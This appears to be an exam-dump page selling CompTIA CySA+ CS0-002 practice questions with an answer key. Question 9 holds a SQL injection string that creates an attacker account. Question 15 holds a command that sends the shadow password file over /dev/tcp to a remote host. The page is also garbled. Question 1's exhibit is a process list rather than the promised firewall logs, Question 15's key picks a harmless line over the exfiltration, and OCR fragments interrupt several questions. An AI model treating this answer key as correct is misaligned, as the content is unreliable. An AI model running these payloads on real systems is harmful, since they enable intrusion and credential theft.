CS0-002$^{\text{Q\&As}}$

CompTIA Cybersecurity Analyst (CySA+)

Pass CompTIA CS0-002 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:


https://www.leads4pass.com/cs0-002.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by CompTIA Official Exam Center

QUESTION 1

After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:



```
1286  ?   Ss   0:00   /usr/sbin/cupsd -f
1287  ?   Ss   0:00   /usr/sbin/httpd
1297  ?   Ssl  0:00   /usr/bin/libvirtd
1301  ?   Ss   0:00   ./usr/sbin/sshd -D
1308  ?   Ss   0:00   /usr/sbin/atd -f
```

Which of the following IP addresses does the analyst need to investigate further?

A. 192.168.1.1

B. 192.168.1.10

C. 192.168.1.12

D. 192.168.1.193

Correct Answer: C

QUESTION 2

Which of the following are essential components within the rules of engagement for a penetration test? (Select TWO).

A. Schedule

B. Authorization

C. List of system administrators

D. Payment terms

E. Business justification

Correct Answer: AB

QUESTION 3

The security team decides to meet informally to discuss and test the response plan for potential security breaches and emergency situations. Which of the following types of training will the security team perform?

A. Tabletop exercise

B. Red-team attack

C. System assessment implementation

D. Blue-team training

E. White-team engagement

Correct Answer: A

A tabletop exercise is a type of training used to assess an organization\\'s preparedness in responding to emergencies and security breaches. It involves discussing various scenarios and simulating how the organization would react in each situation. https://www.comptia.org/content/tabletop-exercises.

QUESTION 4

A company has decided to process credit card transactions directly. Which of the following would meet the requirements for scanning this type of data?

A. Quarterly

B. Yearly

C. Bi-annually

D. Monthly

Correct Answer: A

QUESTION 5

A cybersecurity analyst wants to use ICMP ECHO_REQUEST on a machine while using Nmap.

Which of the following is the correct command to accomplish this?

A. $ nmap ""PE 192.168.1.7

B. $ ping --PE 192.168.1.7


C. $ nmap --traceroute 192.168.1.7

D. $ nmap ""PO 192.168.1.7

Correct Answer: A

QUESTION 6

An analyst is reviewing the following output: Which of the following was MOST likely used to discover this?



```
if (searchname != null)
  {
   %>
       employee <%searchname%> not found
   <%
  }
```

A. Reverse engineering using a debugger

B. A static analysis vulnerability scan

C. A passive vulnerability scan

D. A web application vulnerability scan

Correct Answer: D

QUESTION 7

Which of the following APT adversary archetypes represent non-nation-state threat actors? (Select TWO)

A. Kitten

B. Panda

C. Tiger

D. Jackal

E. Bear

F. Spider

Correct Answer: DF

QUESTION 8

A cybersecurity analyst is dissecting an intrusion down to the specific techniques and wants to organize them in a logical manner. Which of the following frameworks would BEST apply in this situation?

A. Pyramid of Pain

B. MITRE ATTandCK

C. Diamond Model of Intrusion Analysts

D. CVSS v3.0

Correct Answer: B

QUESTION 9

A security analyst notices the following entry while reviewing the server togs

OR 1=1\\' ADD USER attacker\\' PW 1337password\\' ---

Which of the following events occurred?

A. CSRF

B. XSS

C. SQLi

D. RCE

Correct Answer: C

QUESTION 10

Forming a hypothesis, looking for indicators of compromise, and using the findings to proactively improve detection capabilities are examples of the value of:

A. vulnerability scanning.

B. threat hunting.

C. red learning.

D. penetration testing.

Correct Answer: B

QUESTION 11

A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN

administrator moved a power plug when testing the SAN\\'s fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes down, the other remains powered.

B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.

C. Ensure power configuration is covered in the datacenter change management policy and have the SAN administrator review this policy.

D. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

Correct Answer: A

QUESTION 12

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

Antivirus is installed on the remote host:

Installation path: C:\Program Files\AVProduct\Win32\

Product Engine: 14.12.101

Engine Version: 3.5.71

Scanner does not currently have information about AVProduct version 3.5.71. It may no longer be supported.

The engine version is out of date. The oldest supported version from the vendor is 4.2.11.

The analyst uses the vendor\\'s website to confirm the oldest supported version is correct.

Which of the following BEST describes the situation?

A. This is a false positive, and the scanning plugin needs to be updated by the vendor.

B. This is a true negative, and the new computers have the correct version of the software.

C. This is a true positive, and the new computers were imaged with an old version of the software.

D. This is a false negative, and the new computers need to be updated by the desktop team.

Correct Answer: C

QUESTION 13

Which of the following types of controls defines placing an ACL on a file folder?

A. Technical control

B. Confidentiality control

C. Managerial control

D. Operational control

Correct Answer: A

QUESTION 14

A cybersecurity analyst has identified a new mission-essential function that utilizes a public cloud-based system. The analyst needs to classify the information processed by the system with respect to CIA. Which of the following should provide the CIA classification for the information?

A. The cloud provider

B. The data owner


C. The cybersecurity analyst

D. The system administrator

Correct Answer: B

QUESTION 15

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user:



```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volg1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

A. Line 1

B. Line 2

C. Line 3

D. Line 4

E. Line 5

F. Line 6

Correct Answer: B